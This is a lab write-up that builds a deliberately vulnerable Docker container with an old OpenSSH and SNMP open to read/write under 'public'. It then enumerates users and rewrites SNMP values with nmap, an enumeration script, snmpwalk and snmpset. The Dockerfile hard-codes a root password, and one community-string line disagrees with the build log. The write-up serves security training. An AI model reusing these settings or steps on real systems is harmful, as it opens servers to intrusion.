Developing a vulnerable docker container.

A) Vulnerability Details

CVE-2018-15473:

OpenSSH versions up to 7.7 are vulnerable to a user enumeration vulnerability. This is due to the absence of a delay in the bailout process for an invalid authenticating user until the packet containing the request is fully parsed. The vulnerability is specifically linked to auth2-gss.c, auth2-hostbased.c, and auth2-pubkey.c. This means that an attacker can easily figure out the active usernames on any given machine.

SNMPv1/2 "Public Community Strings":


SNMPv1 is particularly susceptible to security misconfigurations that involve the use of "Public Community Strings." The use of community strings for authentication in SNMPv1 is a significant security weakness. The "public" community string is essentially an open and shared key that provides read-only access to SNMP information on the device. If the administrator of the system misconfigures the snmpd.conf file and give the public string read/write access attackers can exploit this and authenticate into the server, they can then set any values they wish.

All resources used are outlined below.

B) Building and Deploying the docker container


Create the Dockerfile with all the required configurations

Dockerfile*:*



```
# Author: Mahdi Osman
# Description: Testing for CVE-2018-15473 and SNMPv1/v2c weak community strings
# Usage: docker build -t ssh-snmp .
#        docker run -d -p 2222:22 -p 161:161/udp ssh-snmp

# Use a base image with the desired operating system
# This example uses Ubuntu 18.04 as it comes with OpenSSH 7.6p1 (Vulnerable)
FROM ubuntu:18.04

# Install OpenSSH server and SNMP daemon (also add any needed dependencies and some useful tools for debugging)
RUN apt-get update && \
    apt-get install -y openssh-server snmpd=5.7.3+dfsg-1.8ubuntu3 libsnmp30=5.7.3+dfsg-1.8ubuntu3 iptables net-tools

# Set up OpenSSH configuration
RUN mkdir /var/run/sshd
RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config
RUN sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config

# Copy the startup script into the container
COPY start_services.sh /start_services.sh

# Set up root password
RUN echo 'root:newpassword' | chpasswd

# Intentionally using SNMPv1/v2c with weak community strings
RUN sed -i 's/^agentAddress .*$/agentAddress udp:161/' /etc/snmp/snmpd.conf
RUN echo 'rocommunity public' >> /etc/snmp/snmpd.conf
RUN echo 'rwcommunity public' >> /etc/snmp/snmpd.conf

# Expose SSH and SNMP ports
EXPOSE 22 161/udp

# Start SSH and SNMP using the script
CMD ["/start_services.sh"]
```

Script used to run services:




```
#!/bin/bash

# Start SSH
/usr/sbin/sshd -D &

# Start SNMP
/usr/sbin/snmpd -f
```

chmod +x start_services.sh before building and running docker container.


Docker container was built and ran on an Ubuntu VM.

Build the Docker Image



```
[+] Building 1.3s (16/16) FINISHED                                                                                         docker:default
 => [internal] load build definition from Dockerfile.ssh-snmp                                                                        0.0s
 => => transferring dockerfile: 1.39kB                                                                                               0.0s
 => [internal] load .dockerignore                                                                                                    0.0s
 => => transferring context: 2B                                                                                                      0.0s
 => [internal] load metadata for docker.io/library/ubuntu:18.04                                                                      1.3s
 => [auth] library/ubuntu:pull token for registry-1.docker.io                                                                        0.0s
 => [internal] load build context                                                                                                    0.0s
 => => transferring context: 38B                                                                                                     0.0s
 => [ 1/10] FROM docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98             0.0s
 => CACHED [ 2/10] RUN apt-get update &&     apt-get install -y openssh-server snmpd=5.7.3+dfsg-1.8ubuntu3 libsnmp30=5.7.3+dfsg-1.8ubuntu3 iptab  0.0s
 => CACHED [ 3/10] RUN mkdir /var/run/sshd                                                                                           0.0s
 => CACHED [ 4/10] RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config                      0.0s
 => CACHED [ 5/10] RUN sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config                      0.0s
 => CACHED [ 6/10] COPY start_services.sh /start_services.sh                                                                         0.0s
 => CACHED [ 7/10] RUN echo 'root:newpassword' | chpasswd                                                                            0.0s
 => CACHED [ 8/10] RUN sed -i 's/^agentAddress .*$/agentAddress udp:161/' /etc/snmp/snmpd.conf                                      0.0s
 => CACHED [ 9/10] RUN echo 'rocommunity public' >> /etc/snmp/snmpd.conf                                                             0.0s
 => CACHED [10/10] RUN echo 'rwcommunity private' >> /etc/snmp/snmpd.conf                                                            0.0s
 => exporting to image                                                                                                               0.0s
 => => exporting layers                                                                                                              0.0s
 => => writing image sha256:45ab7aee78f9d54b9644b9da8ade64b44a1195e02c8df7d7078a790fdf807967                                         0.0s
 => => naming to docker.io/library/ssh-snmp                                                                                          0.0s
```

Run the Docker Container




```
CONTAINER ID   IMAGE      COMMAND                 CREATED         STATUS         PORTS
        NAMES
55898a786959   ssh-snmp   "/start_services.sh"   5 seconds ago   Up 4 seconds   0.0.0.0:161->161/udp, :::161->161/udp, 0.0.0.0:2222->22/tcp, :::2222->2
2/tcp   nice_kepler
```


Exploitation

***OpenSSH**:*


Step 1: Look for SSH version (check if vulnerable)



```
sudo nmap -sV -p 22 172.17.0.2
```




```
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-06 13:50 CST
Nmap scan report for 172.17.0.2
Host is up (0.000037s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
```



```
OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
```

OpenSSH <7.7 -> Vulnerable

Step 2: Run python script



```
PS [redacted]> python3 .\sshUsernameEnumExploit.py localhost  --port 2222 --u
sername root
root is a valid user!
PS [redacted]> python3 .\sshUsernameEnumExploit.py localhost  --port 2222 --u
sername some-random-user
some-random-user is not a valid user!
PS [redacted]> |
```

To use the python script provided the following steps are required:

1) *Paramiko version 2.12.0* `python3 -m pip install paramiko==2.12.0` *(Tested with Python 3.11.6 on Windows 11)*
2) *If you are going to download the exploit script change the following lines (this has already been fixed if you are using the provided script):*

Line 33 - old_parse_service_accept = paramiko.auth_handler.AuthHandler._handler_table[paramiko.common.MSG_SERVICE_ACCEPT]

Line 33 + old_parse_service_accept = paramiko.auth_handler.AuthHandler._client_handler_table[paramiko.common.MSG_SERVICE_ACCEPT]

Line 124 - paramiko.auth_handler.AuthHandler._handler_table[paramiko.common.MSG_SERVICE_ACCEPT] = malform_packet


Line 125 - paramiko.auth_handler.AuthHandler._handler_table[paramiko.common.MSG_USERAUTH_FAILURE] = call_error

Line 124 + paramiko.auth_handler.AuthHandler._client_handler_table[paramiko.common.MSG_SERVICE_ACCEPT] = malform_packet


Line 125 + paramiko.auth_handler.AuthHandler._client_handler_table[paramiko.common.MSG_USERAUTH_FAILURE] = call_error

SNMP:

Step 1: Check for port 161 (default SNMP port)




```
sudo nmap -sU -p 161 172.17.0.2
```




```
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-06 13:43
Nmap scan report for 172.17.0.2
Host is up (0.000073s latency).

PORT    STATE SERVICE
161/udp open  snmp
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
```

Step 2: snmpwalk




```
 snmpwalk -v 2c -c public 172.17.0.2
```




```
iso.3.6.1.2.1.1.1.0 = STRING: "Linux 55898a786959 6.2.0-37-generic #38~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov  2 18:01:13 UTC 2 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (247356) 0:41:13.56
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "55898a786959"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (1446565) 4:01:05.65
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E7 0C 06 13 31 09 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/boot/vmlinuz-6.2.0-37-generic root=UUID=a88d74be-7952-44f8-84b7-044ea5dca1ec ro find_preseed=
/preseed.cfg auto nopro"
iso.3.6.1.2.1.25.1.5.0 = Gauge32: 0
iso.3.6.1.2.1.25.1.6.0 = Gauge32: 3
iso.3.6.1.2.1.25.1.7.0 = INTEGER: 0
iso.3.6.1.2.1.25.1.7.0 = No more variables left in this MIB View (It is past the end of the MIB tree)
```

Step 3: Get sysName value




```
snmpwalk -v 2c -c public 172.17.0.2 -On | grep '.1.3.6.1.2.1.1.5.0'
```




```
.1.3.6.1.2.1.1.5.0 = STRING: "55898a786959"
```

Step 4: Rewrite the value using snmpset




```
snmpset -v 2c -c public 172.17.0.2 '.1.3.6.1.2.1.1.5.0' s SomeoneWasHere
```




```
iso.3.6.1.2.1.1.5.0 = STRING: "SomeoneWasHere"
```

Step 5: Verify that the value changed using snmpwalk




```
snmpwalk -v 2c -c public 172.17.0.2 -On | grep '.1.3.6.1.2.1.1.5.0'
```




```
.1.3.6.1.2.1.1.5.0 = STRING: "SomeoneWasHere"
```

C) Docker for amd64 and arm64 using bluidx

Step 1: Create new builder instance




```
docker buildx create --use
```




```
sweet_williams
```

Step 2: Inspect




```
Name:          sweet_williams
Driver:        docker-container
Last Activity: 2023-12-06 20:27:37 +0000 UTC

Nodes:
Name:      sweet_williams0
Endpoint:  unix:///var/run/docker.sock
Status:    inactive
Platforms:
```

Step 3: Build the Image




```
docker buildx build --platform linux/amd64,linux/arm64 -t ssh-snmp -f Dockerfile.ssh-snmp .
```



```
[+] Building 184.5s (27/27) FINISHED                                                                       docker-container:sweet_williams
 => [internal] booting buildkit                                                                                                       2.8s
 => => pulling image moby/buildkit:buildx-stable-1                                                                                    2.1s
 => => creating container buildx_buildkit_sweet_williams0                                                                             0.6s
 => [internal] load build definition from Dockerfile.ssh-snmp                                                                         0.0s
 => => transferring dockerfile: 1.46kB                                                                                                0.0s
 => [linux/arm64 internal] load metadata for docker.io/library/ubuntu:18.04                                                           3.0s
 => [linux/amd64 internal] load metadata for docker.io/library/ubuntu:18.04                                                           3.1s
 => [auth] library/ubuntu:pull token for registry-1.docker.io                                                                         0.0s
 => [internal] load .dockerignore                                                                                                     0.0s
 => => transferring context: 2B                                                                                                       0.0s
 => [internal] load build context                                                                                                     0.0s
 => => transferring context: 122B                                                                                                     0.0s
 => [linux/arm64  1/10] FROM docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98  17.4s
 => => resolve docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98                 0.0s
 => => sha256:064a9bb4736de1b2446f528e4eb37335378392cf9b95043d3e9970e253861702 22.71MB / 22.71MB                                     16.1s
 => => extracting sha256:064a9bb4736de1b2446f528e4eb37335378392cf9b95043d3e9970e253861702                                             1.3s
 => [linux/amd64  1/10] FROM docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98  10.6s
 => => resolve docker.io/library/ubuntu:18.04@sha256:152dc042452c496007f07ca9127571cb9c29697f42acbfad72324b2bb2e43c98                 0.0s
 => => sha256:7c457f213c7634afb95a0fb2410a74b7b5bc0ba527033362c240c7a11bef4331 25.69MB / 25.69MB                                      9.2s
 => => extracting sha256:7c457f213c7634afb95a0fb2410a74b7b5bc0ba527033362c240c7a11bef4331                                             1.3s
 => [linux/amd64  2/10] RUN apt-get update &&     apt-get install -y openssh-server snmpd=5.7.3+dfsg-1.8ubuntu3 libsnmp30=5.7.3+dfs  44.1s
 => [linux/arm64  2/10] RUN apt-get update &&     apt-get install -y openssh-server snmpd=5.7.3+dfsg-1.8ubuntu3 libsnmp30=5.7.3+df  159.8s
 => [linux/amd64  3/10] RUN mkdir /var/run/sshd                                                                                      0.2s
 => [linux/amd64  4/10] RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config                  0.1s
 => [linux/amd64  5/10] RUN sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config                  0.1s
 => [linux/amd64  6/10] COPY start_services.sh /start_services.sh                                                                     0.0s
 => [linux/amd64  7/10] RUN echo 'root:newpassword' | chpasswd                                                                        0.1s
 => [linux/amd64  8/10] RUN sed -i 's/^agentAddress .*$/agentAddress udp:161/' /etc/snmp/snmpd.conf                                  0.1s
